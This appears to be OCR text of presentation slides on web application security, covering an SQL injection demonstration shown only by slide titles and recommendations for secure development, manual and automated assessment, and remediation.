
This dynamic site was generated with CodeCharge


http://10.2.1.178/Registration.asp Internet

SQL Injection – E-Commerce Site: Registering



SQL Injection – E-Commerce Site: Checking for SQL Injection





Bring security to the development lifecycle …

- Create and enforce secure coding practices
- Self-assess code during development
- Implement security checks into the QA cycle
- Consider security during change control and test for it following the change

Early Detection = Early Prevention

… and the application to security!

- Create internal awareness campaigns
- Develop and publish best practices
- Create procedures to remediate vulnerabilities
- Perform frequent audits of production systems
- Baseline and trend application vulnerabilities
- Add web application to Certification and Assessment programmes

Assess in depth to defend in depth!

Manual Assessments

- Use combination of scripts and free software
  - Achilles, Black Widow
- Can be extremely thorough if given enough human resources and expertise
- Extremely slow: lots of request-by-request testing
- Highly dependent on individual(s)
  - Lacks benefit of concerted centralized R&D
  - Cannot ensure consistent results
- Difficult to employ through-out entire lifecycle – encourages “bolting on” security rather than securing in depth.

Automated Assessments

- Interpret automated web application assessment using skilled personnel
- Use automated assessment throughout entire application lifecycle to encourage true security

Need more information?

Peter Wood

peterw@firstbase.co.uk

www.fbtechies.co.uk